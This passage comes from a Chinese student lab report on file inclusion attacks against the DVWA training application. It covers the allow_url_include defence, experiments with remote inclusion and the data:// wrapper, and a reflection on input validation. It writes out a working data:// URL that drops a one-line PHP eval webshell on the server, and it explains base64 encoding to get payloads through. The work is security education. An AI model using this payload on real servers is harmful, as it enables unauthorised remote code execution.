
即直接将 `allow_url_include` 选项设置为 OFF，禁用文件作为参数的功能，使用其他调用文件的方式替代，如设置过渡函数，点击 `file1` 链接时，调用过渡函数打开指定 `file`，即可杜绝文件包含攻击。

## 3 实验总结和个人思考


通过本次实验，我学习了文件包含漏洞的基本原理，通过 DVWA 的文件包含漏洞样例实操了如果攻击一个具有文件包含漏洞的服务器，同时也解决了实验二遗留问题：“当一个服务器不允许上传 PHP 文件，应该如何攻击”这个问题。同时，结合三种攻击方式，学习了如何防御文件上传攻击，这也让我更好地理解了什么叫做“*hack it then defend it*”（未知攻，焉知防），只有理解了攻击者的攻击渠道，才可以针对性的做出防御。

同时，在实验过程中，我也遇到了一些问题和思考，如下：

【1】为什么远程文件包含 github 上托管的文件时会报错？观察报错返回信息：



分析错误信息可能是 `PHP.ini` 文件没有打开 `OpenSSL` 扩展，但是打开该配置文件可以发现，默认扩展已经开：



```
php.ini
文件 编辑 查看
;extension=intl
;extension=imap
;extension=inte
;extension=ldap
extension=mbstring
;extension=exif      ; Must be after mbstring as it depends on it
extension=mysqli
;extension=oci8_1c  ; Use with Oracle Database 12c Instant Client
extension=odbc
extension=openssl
;extension=pdo_firebird
extension=php_pdo_mysql.dll
;extension=pdo_oci
;extension=pdo_odb
;extension=pdo_pgsql
extension=pdo_sqlite
;extension=pgsql
;extension=shmop

; The MIBS data available in the PHP distribution must be installed.
; See http://www.php.net/manual/en/snmp.installation.php
;extension=snmp


;extension=soap
;extension=sockets
;extension=sodium
;extension=sqlite3

行 921, 列 1          100%          Windows (CRLF)          UTF-8
```

然后很自然排除 Github 的 SSL 证书失效，那么猜测是否是 GitHub 拥有特定设置，可以防止未经授权的远程文件包含，检测到请求并返回类似的错误信息？或者是 PHP 服务器可能无法访问互联网 HTTPS 协议，并从远程地址获取文件内容？该问题涉及计算机网络内容，暂未解决，有待下一步验证和解决。


## 【2】为什么远程文件包含漏洞，不能包含 PHP 文件？

在学习远程包含的过程中，网上的参考文档均以 TXT 或图片木马的形式举例，并且说明应该避免使用 PHP 文件，但是均没有说明为什么不能使用 PHP 文件，于是我首先猜测远程包含攻击不可以使用 PHP 文件，验证方式为，编写打开计算器的 PHP 脚本并放在本地（把自己当作第三方服务器），可以看到成功打开了计算器，说明这不是避免使用 PHP 的原因：



但是注意到，我使用了本地模拟第三方服务器，同时，服务器其实也运行在同一台电脑上，那么猜测远程包含攻击运行 PHP 时是否并没有运行在服务端，而是运行在了客户端或者第三方？这样也可以解释当前现象。

于是我编写 PHP 验证代码（内容为调用命令行 ipconfig 输出 IP 信息），将其放在本地模仿第三方服务器，同时借用同学电脑作为服务端，通过服务端远程包含本地的 PHP 代码，通过一系列连接和调试，最终得到结果：



可以看到，IP 为 172.25.241.84 的服务器，输出 IP 为远程服务器 IP 192.168.238.166，则由此猜测成立，远程包含攻击运行 PHP 时并没有运行在服务端，而是运行在了第三方服务器，此应该为远程文件包含攻击避免使用 PHP 文件的原因。

**【3】**既然可以在 PHP 伪协议://data 的文本里写入 PHP 脚本，且 HTTP 协议没有限制 URL 的长度，那么可不可以直接将完整攻击代码全部放到该部分中，直接随 URL 传送到服务端？


在讨论如何在服务端运行攻击代码时，我利用 URL【`http://127.1.1.0/DVWA/vulnerabilities/fidata://text/plain,<?PHPfputs(fopen('shell.php','w'),'<?php@eval($_POST['hack'])?>');?>`】成功执行了 PHP 代码，但这段短代码的作用只为将一句话木马脚本写到服务端，我在之前的完成“让攻击者的代码在服务端运行”这部分时，都是利用植入一句话木马的功能获得目标服务器的控制权 (webshell)，那么如果把这段段代码换成完整的用 PHP 编写的攻击代码呢？

首先编写具有其他功能的 PHP 代码，尝试如下：


```
1 <?PHP  
2 $currentTime = date("Y-m-d H:i:s");//功能为获取TIME并写入文件  
3 fputs(fopen('time.txt','w'), $currentTime);
```

4 ?>

构造包含//data 伪协议的 URL，成功运行，在服务端文件夹生成 time 文件：




下面尝试编写更长具有更复杂功能的攻击代码，构造一个用 PHP 编写的阶乘函数，将其植入 URL 后运行，服务器会加载较长时间，最后直接使服务器返回 500 错误而崩溃：



---

考虑是否是 PHP 语法错误导致返回 500，直接运行该 PHP 代码，成功生成结果：




考虑是否是 URL 长度限制，截断了该代码后半部分。将 `currentTime = date("Y-m-d H:i:s");` 语句复制 50 遍，最后加入文件生成函数（保证长度超过之前的阶乘代码），运行 URL，成功得到 TIME.TXT 文件，证明不是长度导致了网站无法解析完整代码。同时，由于可以成功生成文件，排除由于权限不足无法生成文件。

去掉阶乘函数中的 `for` 循环，发现成功运行并生成 txt 文件，则文件包含代码中的 `for` 循环引起了文件包含的失败。考虑是服务器可能有配置限制如请求超时时间、最大内存限制或最大执行时间限制等。当循环的计算时间超过了这些限制时，服务器会中断执行并返回 500 错误。那么如何解释使用服务器单独运行该代码（即文件上传漏洞的运行方式）可以运行呢？

我想到两种解释，第一种为文件包含的安全策略比整体策略更严格，有更短的请求超时时间和更小的内存，我认为这也是防御伪协议文件包含攻击的一种方法，可以避免通过伪协议植入大量开销较大的攻击代码；另一种为 `//date` 伪协议不允许运行开销较大的代码（或者说 `for` 之类的循环代码被伪协议 ban 掉了）

由于该问题最终没有解决，于是我转而思考之前留下的另一个问题，为什么 `data://` 协议要求 base64 编码，通过阅读 `data://` 关于编码的参考文档 RFC 2397，我发现 PHP 会自动对传递字符串中的所有实体进行 URL 解码，这导致 URL 丢失所有的加号。显然，我之前把文件包含想的过于安全，`for` 的问题找到了，真实原因是构造的 URL 其中的 `$i++` 会被删除。尝试将我之前编写的阶乘代码进行 base64 编码，再次组装成 URL，运行，成功得到结果：



成功解决问题，所以我最初的猜测其实是正确的，在 Apache URL 允许的最大长度（经过暴力测试，默认长度很长，至少 8000 个字符）内，可以直接编写攻击代码攻击服务器。

## 4 思考题

三种漏洞（Command Injection、File Inclusion、File Upload）的表现形式不同，它们的本质是否有共通之处？

我认为虽然三种漏洞的表现形式和攻击方法不同，但是本质上，这些漏洞的产生均是由于开发者编写代码时，对用户提供的输入（包括文件输入，文本框输入和 URL 输入）缺乏充分验证和过滤。换言之，在三个漏洞的 Low 样例中，开发者默认信任了用户不会提交恶意输入，这是三个漏洞产生的本质相同点。

除信任输入之外，这三个漏洞都向用户开放了一定的危险权限，使用户可以对服务端进行一定程度的操作。如命令注入漏洞直接开放命令行调用的输入给用户，而不是编写过渡代码隔离直接调用命令行；文件上传漏洞对用户开放了上传文件和访问系统文件的权限，导致用户可以访问服务器上自己上传的恶意文件；命令包含漏洞则由于开发者打开了 `allow_url_include` 开关，允许用户进行文件包含。

按照它们的共同之处，开发者在编写 Web 应用时，应将用户的各种输入和交互看作非信任，对各种输入进行充分的验证和过滤，以此限制用户对服务器敏感资源的访问。

---

和操作服务器系统命令。

## 参考文献

- [1] PHP 官方文档 <https://www.php.net/manual/zh/wrappers.php>
- [2] 中国蚁剑下载、安装、使用教程 [https://blog.csdn.net/weixin\\_42474304/article/details/116376746](https://blog.csdn.net/weixin_42474304/article/details/116376746)
- [3] 远程包含 [https://blog.csdn.net/qq\\_45300786/article/details/108724251](https://blog.csdn.net/qq_45300786/article/details/108724251)
- [4] RFC 2397 <https://www.rfc-editor.org/rfc/rfc2397>